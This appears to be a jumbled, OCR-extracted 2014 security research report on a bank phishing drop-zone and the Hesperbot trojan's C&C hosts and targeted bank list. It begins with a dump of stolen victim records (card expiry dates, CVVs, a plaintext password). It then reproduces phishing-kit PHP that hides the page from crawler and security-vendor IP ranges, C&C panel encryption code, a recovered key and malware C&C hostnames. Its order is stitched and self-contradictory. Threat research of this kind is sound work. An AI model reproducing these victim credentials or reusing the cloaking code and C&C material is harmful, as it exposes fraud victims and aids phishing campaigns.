9165 CCN: 40236[redacted]
9166 Exp: 08/14
9167 CVV: 720
9168 ============================================
9169 IP: 8[redacted]7.220 - Tuesday 30th of July 2013 02:58:50 PM
9170 User: [redacted]io.mi[redacted]1
9171 Pass: Amakita2012
9172
9173 CCN: 402360[redacted]
9174 Exp: 03/17
9175 CVV: 052
9176 ============================================
9177 IP: 9[redacted]7.38 - Tuesday 30th of July 2013 03:00:03 PM
9178 User: [redacted]a
9179 Pass: d[redacted]drop
9180
9181 CCN: 40236[redacted]
9182 Exp: 08/17
9183 CVV: 020
9184 ============================================
9185 IP: [redacted].197 - Tuesday 30th of July 2013 03:05:27 PM
```

The fight with the clones … So we developed a engine which is trying to fill the CLONE FORMS with fake data, where we are leveraging more time to fight them back. After couple of months they discovered and they started to filter our IP addresses in order to stop us from sending them a huge amount of fake data.

Senad Aruch
Senior Security Specialist
senad.aruc@gmail.com | www.senadaruc.com
March, 2014

```php
<?php
$IP = getenv("REMOTE_ADDR");
if ( substr($IP, 0, 7) == "174.123") die;
if ( substr($IP, 0, 7) == "64.71.1") die;
if ( substr($IP, 0, 7) == "184.173") die;
if ( substr($IP, 0, 7) == "23.20.4") die;
if ( substr($IP, 0, 7) == "75.125.") die;
if ( substr($IP, 0, 7) == "74.125.") die;
if ( substr($IP, 0, 7) == "64.235.") die;
if ( substr($IP, 0, 7) == "209.85.") die;
if ( substr($IP, 0, 7) == "64.235.") die;
if ( substr($IP, 0, 7) == "84.14.2") die;
if ( substr($IP, 0, 7) == "194.106") die;
if ( substr($IP, 0, 7) == "173.178") die;
if ( substr($IP, 0, 7) == "216.82.") die;
if ( substr($IP, 0, 7) == "79.176.") die;
if ( substr($IP, 0, 7) == "219.117") die;
if ( substr($IP, 0, 7) == "150.70.") die;
if ( substr($IP, 0, 7) == "209.120") die;
if ( substr($IP, 0, 7) == "67.159.") die;
if ( substr($IP, 0, 7) == "143.127") die;
if ( substr($IP, 0, 7) == "67.172.") die;
if ( substr($IP, 0, 7) == "202.75.") die;
if ( substr($IP, 0, 7) == "38.127.") die;
if ( substr($IP, 0, 7) == "128.242") die;
if ( substr($IP, 0, 7) == "64.125.") die;
if ( substr($IP, 0, 7) == "69.163.") die;
if ( substr($IP, 0, 7) == "149.20.") die;
if ( substr($IP, 0, 7) == "91.199.") die;
if ( substr($IP, 0, 7) == "38.111.") die;
if ( substr($IP, 0, 7) == "174.122") die;
if ( substr($IP, 0, 7) == "124.178") die;
if ( substr($IP, 0, 7) == "199.48.") die;
if ( substr($IP, 0, 7) == "199.76") die;
if ( substr($IP, 0, 7) == "62.213.") die;
if ( substr($IP, 0, 10) == "194.72.238") die;
if ( substr($IP, 0, 7) == "66.227.") die;
if ( substr($IP, 0, 10) == "87.249.110") die;
if ( substr($IP, 0, 7) == "204.95.") die;
if ( substr($IP, 0, 7) == "220.25.") die;
if ( substr($IP, 0, 10) == "66.249.71.") die;
if ( substr($IP, 0, 10) == "208.80.194") die;
if ( substr($IP, 0, 10) == "94.228.131.") die;
if ( substr($IP, 0, 10) == "66.150.14.") die;
if ( substr($IP, 0, 7) == "64.71.") die;
$day = date('l jS \of F Y h:i:s A');
$fout = fopen("hits.txt", "a");
fputs($fout, "INDEX - $IP - $day\r\n");
fclose($fout);
?>
```

About the security researcher

Multiple Certified ISMS Professional with 10-year background in: IT Security, IDS and IPS, SIEM, SOC, Network Forensics, Malware Analyses, ISMS and RISK, Ethical Hacking, Vulnerability Management, Anti Fraud and Cyber Security. Skills include written and verbal communications in 6 different languages.

Currently holding a Senior Security Specialist position at Reply s.p.a - Communication Valley - Security Operations Center. Responsible for advanced security operations.

Senad Aruch
Senior Security Specialist
senad.aruc@gmail.com | www.senadaruc.com
March, 2014

This research article is a short technical publication focused on technical approach used from attackers.

Because the attack campaign is "ALIVE" I will not revel the real IP addresses and the real name of the targeted bank.

ONE SHOT EIGHT BANK

ABSTRACT

Another compromised hostname "https://xxx.com" is acting like drop-zone for stolen data from eight different Italian banks. The analysis of this drop-zone reveal a custom web application focused for info stealing. They steal a credit card details from the infected users using a phishing attack.

SERVER INFO

The server used like C&C center to control the "bots" is located in Russia with following info.

- **Domain**: https://xxx.com
- **Url**: https://xxx.com/xxx/index
- **IP Address**: 5.XX.XX.XXX
- **IP Location**: Netherland
- **Associated mail**: sxxxxxxxx@gmail.com
- **Reverse DNS**: XXX
- **IP Blacklist Check**:
- **ASN**: ASXXXX7

Figure 1: Network details




Figure 2: IP Geolocation

C&C CENTER FUNCTION DETAILS

Behind the password protected front-end we reveal a custom-made web application specially designed to store the Credit Card numbers encrypted.

- The first page shows a page built whit a JQuery plugin to create AJAX based CRUD tables, where, on the left side there is the list of all the targeted banks and on the right side we have a list of all stolen accounts sent by the malware to this drop-zone.





Figure 4: C&C control panel

All saved data are encrypted through a block cypher algorithm (AES). Selecting the row you can see all the encrypted data sent by the malware. Without the right decryption key is impossible to read them. Here a sample.



During the static JavaScript code analysis we found the code to encrypt and decrypt "key" used by hackers. This two functions use two methods declared in the same file called "encipher" and "decipher" that realize the encryption/decryption operation.

```
1.     playbovich["prototype"]["encrypt"] = function(collection) {
2.
3.collection = this["escape"](collection);
4.   /** @type {number} */
5.   var resp = 0;
6.   for (;resp < collection["length"] % 16;resp++) {
7.     collection += "0";
8.   }
9.   /** @type {string} */
10.       var optsData = "";
11.       /** @type {number} */
12.       resp = 0;
13.       for (;resp < collection["length"];resp += 16) {
14.         this["xr_par"] = this["wordunescape"](collection["substr"](resp, 8));
15.         this["xl_par"] = this["wordunescape"](collection["substr"](resp + 8, 8));
16.         this["encipher"]();
17.         optsData += this["wordescape"](this["xr_par"]) +
       this["wordescape"](this["xl_par"]);
18.       }
19.       return optsData;
};
```

Figure 3: Encryption Code


```
1.     playbovich["prototype"]["decrypt"] = function(collection) {
2.       collection = collection["toUpperCase"]();
3.       /** @type {number} */
4.       var resp = 0;
5.     for (;resp < collection["length"] % 16;resp++) {
6.       collection += "0";
7.       }
8.       /** @type {string} */
9.       var later = "";
10.      /** @type {number} */
11.      resp = 0;
12.      for (;resp < collection["length"];resp += 16) {
13.        this["xr_par"] = this["wordunescape"](collection["substr"](resp, 8));
14.        this["xl_par"] = this["wordunescape"](collection["substr"](resp + 8, 8));
15.        this["decipher"]();
16.        later += this["wordescape"](this["xr_par"]) +
      this["wordescape"](this["xl_par"]);
17.      }
18.      return this["unescape"](later);
};
```

Figure 4: Decryption Code

To understand what kind of data the hackers steal, we decoded all the client side code in the page. In one of this we found the key used to perform the encryption.

```
var key =
"b2feba4ede38f4e8f71cf61e1672b37366b6b932ec699ed3a3b5d1e73849e11eda88728240e1d54d074a4c48e2f8baeb8db47b1ede1";
```


- Here we can see how the hackers are using this code to decrypt data directly from the control panel.



As you can see, we marked in red a new hidden function to generate random encryption key and to decrypt the selected data. This functionality is available through a hidden keyboard keys combination (Ctrl+Alt+F) and has been discovered during the static code analysis of obfuscated JavaScript code. Here is a sample of the analyzed code:

```
var _0x1f03 = ["click", "live", "#decrypt", "#generateKey", "ready",
"", "0123456789abcdef", "nextInt", "charAt", "slice", "value", "key",
"getElementById", "replace", "split", "length", "fromCharCode", "\n",
"charCodeAt", "input", "encrypt", "output", ".output", "Cancel",
"close", "dialog", "#d-error-dialog", "val", "#key", "html",
"decrypt", "innerHTML", "each", "keydown", "undefined", "target",
"string", "toLowerCase", "event", "disable_in_input", "srcElement",
"nodeType", "parentNode", "tagName",
"INPUT", "TEXTAREA", "keyCode", "which", ",", ".", "+", "~", "!", "@",
"#", "$", "%", "^", "&", "*", "(", ")", "_", ":", "'", "<", ">", "?",
"|", "ctrlKey", "pressed", "ctrl", "shiftKey", "shift", "altKey",
"alt", "metaKey", "meta", "control", "wanted", "keycode", "propagate",
"cancelBubble", "returnValue", "stopPropagation", "preventDefault",
"all_shortcuts", "type", "addEventListener", "attachEvent", "on",
"callback", "detachEvent", "removeEventListener", "Ctrl+Alt+F", "
<button>", "button", "append",
"generateKey", "text", "attr", "<input>", "<div>", "#SelectedRowList",
"insertBefore", "slow", "fadeIn", "ui-icon-locked", "ui-icon-key",
"add"];
```

- ❖ The hacker create also a Jabber settings functionality to set a new account to communicate



CONCLUSION

Inside the Botnet we found a custom control panel to retrieve information's stolen by the malware. The campaign is alive and is targeting eight big Italian banks. The information retrieved is encrypted and stored in a SQL database with the victim IP address.

REMEDIATION

- Update antivirus blacklist to detect a know-malware
- Check some difference in the bank webpage (difficult)
- Don't bite to e-mail phishing
- Don't execute suspicious file .exe

STATISTICS

The attack is alive and the amount of the hacked users is increasing every week, the amount of the hacked users is 3-5 per week especially on some banks. Sometimes attackers are removing the data to hide the impact.

ABOUT the RESEARCHERS

Senad Aruch.

Multiple Certified ISMS Professional with 10-year background in: IT Security, IDS and IPS, SIEM, SOC, Network Forensics, Malware Analyses, ISMS and RISK, Ethical Hacking, Vulnerability Management, Anti Fraud and Cyber Security. Currently holding a Senior Security Specialist position at Reply s.p.a - Communication Valley - Security Operations Center. Responsible for advanced security operations.

E-Mail: senad.aruc@gmail.com

Blog: www.senadaruc.com

Twitter: https://twitter.com/senadaruch

LinkedIn: https://www.linkedin.com/in/senadaruc

Davide Cioccia

MSc Computer Engineering Degree. Security Developer focused on Cyber Security Intelligence, Malware analysis, Anti-fraud systems. Microsoft certified. Currently holding a Security Consultant position at Reply s.p.a - Communication Valley - Security Operations Center.

E-Mail: davide.cioccia@live.it

Twitter: https://twitter.com/david107

LinkedIn: https://www.linkedin.com/in/davidecioccia

Target List of Hesper-BOT Malware

Targeting Russian Banks.

ABSTRACT

In the middle of August we discovered a malware-spreading campaign in the Czech Republic. Our interest was first kindled by the site that the malware was hosted on – a domain that passed itself off as belonging to the Czech Postal Service – but more interesting findings followed.

Analysis of the threat revealed that we were dealing with a banking trojan, with similar functionality and identical goals to the infamous Zeus and SpyEye, but significant implementation differences indicated that this is a new malware family, not a variant of a previously known trojan.

Despite being a "new kid on the block", it appears that **Win32/Spy.Hesperbot** is a very potent banking trojan which features common functionalities, such as keystroke logging, creation of screenshots and video capture, and setting up a remote proxy, but also includes some more advanced tricks, such as creating a hidden VNC server on the infected system. And of course the banking trojan feature list wouldn't be complete without network traffic interception and HTML injection capabilities. Win32/Spy.Hesperbot does all this in quite a sophisticated manner.

When comparing the Czech sample to known malware in our collection, we discovered that we had already been detecting earlier variants generically as Win32/Agent.UXO for some time and that online banking users in the Czech Republic weren't the only ones targeted by this malware. Banking institutions in Turkey and Portugal were also being targeted.

The aim of the attackers is to obtain login credentials giving access to the victim's bank account and to get them to install a mobile component of the malware on their Symbian, Blackberry or Android phone. Keep reading for details on the malware spreading campaigns, their targets and for technical details on the trojan.

Source: http://www.eset.com

WEB INJECT ANALAYSES

Our research analyses of the web inject script used from malware, reveals this hostnames that malware is communicating.




Figure 1: C&C Diagram

```
\n\t\t\twindow.zSysDomain = 'https:\/\/gvapp.ru';
 \n\t\t\twindow.zSysDomain = 'http:\/\/qcdykbgkjr.ru';
 \n\t\t\twindow.zSecSrvU='https:\/\/qvvvkmhfye.ru';
```

Figure 2: C&C Host Names

HTTP://QCDYKBGKJR.RU C&C DETAILS

IP Address details and Geo-location

Base	Record	Name	IP Number	Routes	AS	Location
qcdykbgkjr.ru	A	qcdykbgkjr.ru	88 208 29 81	**88.208.28.0/23** Hosting Segment ADVANCEDHOSTERS-NET ADVANCEDHOSTERS LIMITED	**AS39572** ADVANCEDHOSTERS-AS ADVANCEDHOSTERS LIMIT	Amsterdam, Netherlands
			192 243 63 237	**192.243.48.0/20** ADVANCEDHOSTERS ADVANCEDHOSTERS-NET		Roseau, Dominica
	c	vvv 4766090 pix-cdn org				

Figure 3: Displays various information related to AS, BGP, Routes and Location




Figure 4: This section displays where we think the relevant servers are located. When possible we show both city and country




Figure 5: The graph shows an easy to understand visual presentation of the different records associated with a domain

TARGETED BANKS LIST

At this domain we detect a script contains the bank names, which is the target on this attack campaign.

https://qcdykbgkjr.ru/pjs/9272.js?u

Targeted Bank names:

var results = {	"absolutbank.by" :	"agroinvestbank.tj" :	"lesprombank.ru" :
"winbank.gr" :	"avangard.ru" :	"agroinkom.ru" :	"admbank.ru" :
"rcfd.ru" :	"avantbank.com.ua" :	"agrocombank.kiev.ua" :	"azerturkbank.biz" :
"2tbank.ru" :	"aversbank.ru" :	"apkbank.ru" :	"asb.az" :
"dnb.lt" :	"avtogradbank.ru" :	"agroros.ru" :	"agbank.az" :
"a-bank.com.ua" :	"avtokrazbank.ua" :	"asbank.ru" :	"atb.su" :
"aareal-bank.com" :	"autokreditbank.ru" :	"akb-adaminternational.ru" :	"azimutbank.ru" :
"abb-bank.ru" :	"avtotorgbank.ru" :	"adamon.ru" :	"aab.uz" :
"absolutbank.ru" :	"agrobank.uz" :		"ai-bank.ru" :

"asiacreditbank.kz" :
"azkreditbank.com" :
"icicibankrussia.com" :
"ingbank.pl" :
"imoneybank.ru" :
"ab.kg" :
"akbars.ru" :
"akademsberbank.ru" :
"acba.am" :
"akibank.ru" :
"akkobank.ru" :
"accordbank.com.ua" :
"acropol.ru" :
"accessbank.az" :
"accessbank.tj" :
"axiomabank.com" :
"aksonbank.ru" :
"aktabank.com" :
"aktivbank.ru" :
"activebank.com.ua" :
"acbank.ru" :
"bank-accent.ru" :
"akcept.ru" :
"akcia-bank.ru" :
"azbank.ru" :
"alexbank.ru" :
"alefbank.ru" :
"aljan.ru" :
"aliorbank.pl" :
"albank.ru" :
"aloqabank.uz" :
"alorbank.ru" :
"altbb.ru" :
"capitalbank.ru" :
"alhilalbank.kz" :
"alal.ru" :
"alpari-bank.com.ua" :
"altabank.ru" :
"altbank.com" :
"alfabank.ru" :
"alfa-bank.by" :
"alfabank.com.ua" :
"alfabank.kz" :
"alliancebank.org.ua" :
"alb.kz" :
"amanbank.kg" :
"ambbank.ru" :
"ameriabank.am" :
"amex.ru" :
"amirbank.uz" :
"amonatbonk.tj" :
"amrahbank.com" :
"anelik.am" :
"anelik.ru" :
"ankorbank.ru" :
"antalbank.ru" :
"apabank.ru" :
"apeksbank.com.ua" :
"araratbank.am" :

"arbinkass.ru" :
"ashib.am" :
"aresbank.ru" :
"bank-arzamas.ru" :
"arkada.kiev.ua" :
"arxbank.ru" :
"armbusinessbank.am" :
"armswissbank.am" :
"aeb.am" :
"armdb.com" :
"arsenal.ru" :
"cb-artbank.ru" :
"artembank.com.ua" :
"ab.am" :
"areximbank.am" :
"asakabank.com" :
"asviobank.com.ua" :
"ascaniatrust.ru" :
"bankaskold.ru" :
"aspectbank.ru" :
"assotsiatsiyabank.ru" :
"baf.kz" :
"astrabank.ua" :
"atabank.com" :
"atlasbank.ru" :
"atrabank.az" :
"atfbank.kz" :
"auerbank.ru" :
"afbank.ru" :
"basisbank.ge" :
"baitushum.kg" :
"bbank.ru" :
"baikalinvestbank.ru" :
"baikalcredobank.ru" :
"bakai.kg" :
"balakovo.san.ru" :
"baltbank.ru" :
"bib.lv" :
"baltica.ru" :
"baltikums.lv" :
"baltinvestbank.com" :
"ibamoscow.ru" :
"bspb.ru" :
"bank34.kiev.ua" :
"avbbank.ru" :
"bankavrasiya.az" :
"bank.az" :
"bankasia.kg" :
"bankrbk.kz" :
"bankofbaku.com" :
"bgz.pl" :
"bph.pl" :
"bankbps.pl" :
"btb.az" :
"bank.bfa.ru" :
"bft.ru" :
"bcc-msk.ru" :
"vtb.az" :
"vtb.am" :

"vtb-bank.by" :
"vtb-bank.kz" :
"bog.ge" :
"bgfbank.ru" :
"bisbank.com.ua" :
"bancaintesa.ru" :
"bankitb.ru" :
"kazanbank.ru" :
"bankofcyprus.com.ua" :
"boc.ru" :
"boc.kz" :
"bankconstanta.ge" :
"cfb.ru" :
"credit-suisse.com" :
"mbfi.ru" :
"bmibaku.az" :
"bankmillennium.pl" :
"mmbank.by" :
"bm.ru" :
"bnkv.ru" :
"bgk.com.pl" :
"pl.bk.mufg.jp" :
"bankpershiy.com.ua" :
"bpf.ru" :
"bankpsafinance.ru" :
"kdb.kz" :
"brt.tj" :
"brtbank.ru" :
"bankrs.ru" :
"fbank.ru" :
"bankrsi.ru" :
"saderatbank.uz" :
"severgazbank.ru" :
"bankstandard.com" :
"tfbank.ru" :
"banktrust.com.ua" :
"finsb.ru" :
"eubank.ru" :
"eskhata.com" :
"bank24.ru" :
"bem.md" :
"bcr.md" :
"socbank.md" :
"bankirdom.com" :
"banifplus.pl" :
"esinvestment.com" :
"tulabit.ru" :
"bankpozitiv.kz" :
"erbebank.ru" :
"bashinvestbank.ru" :
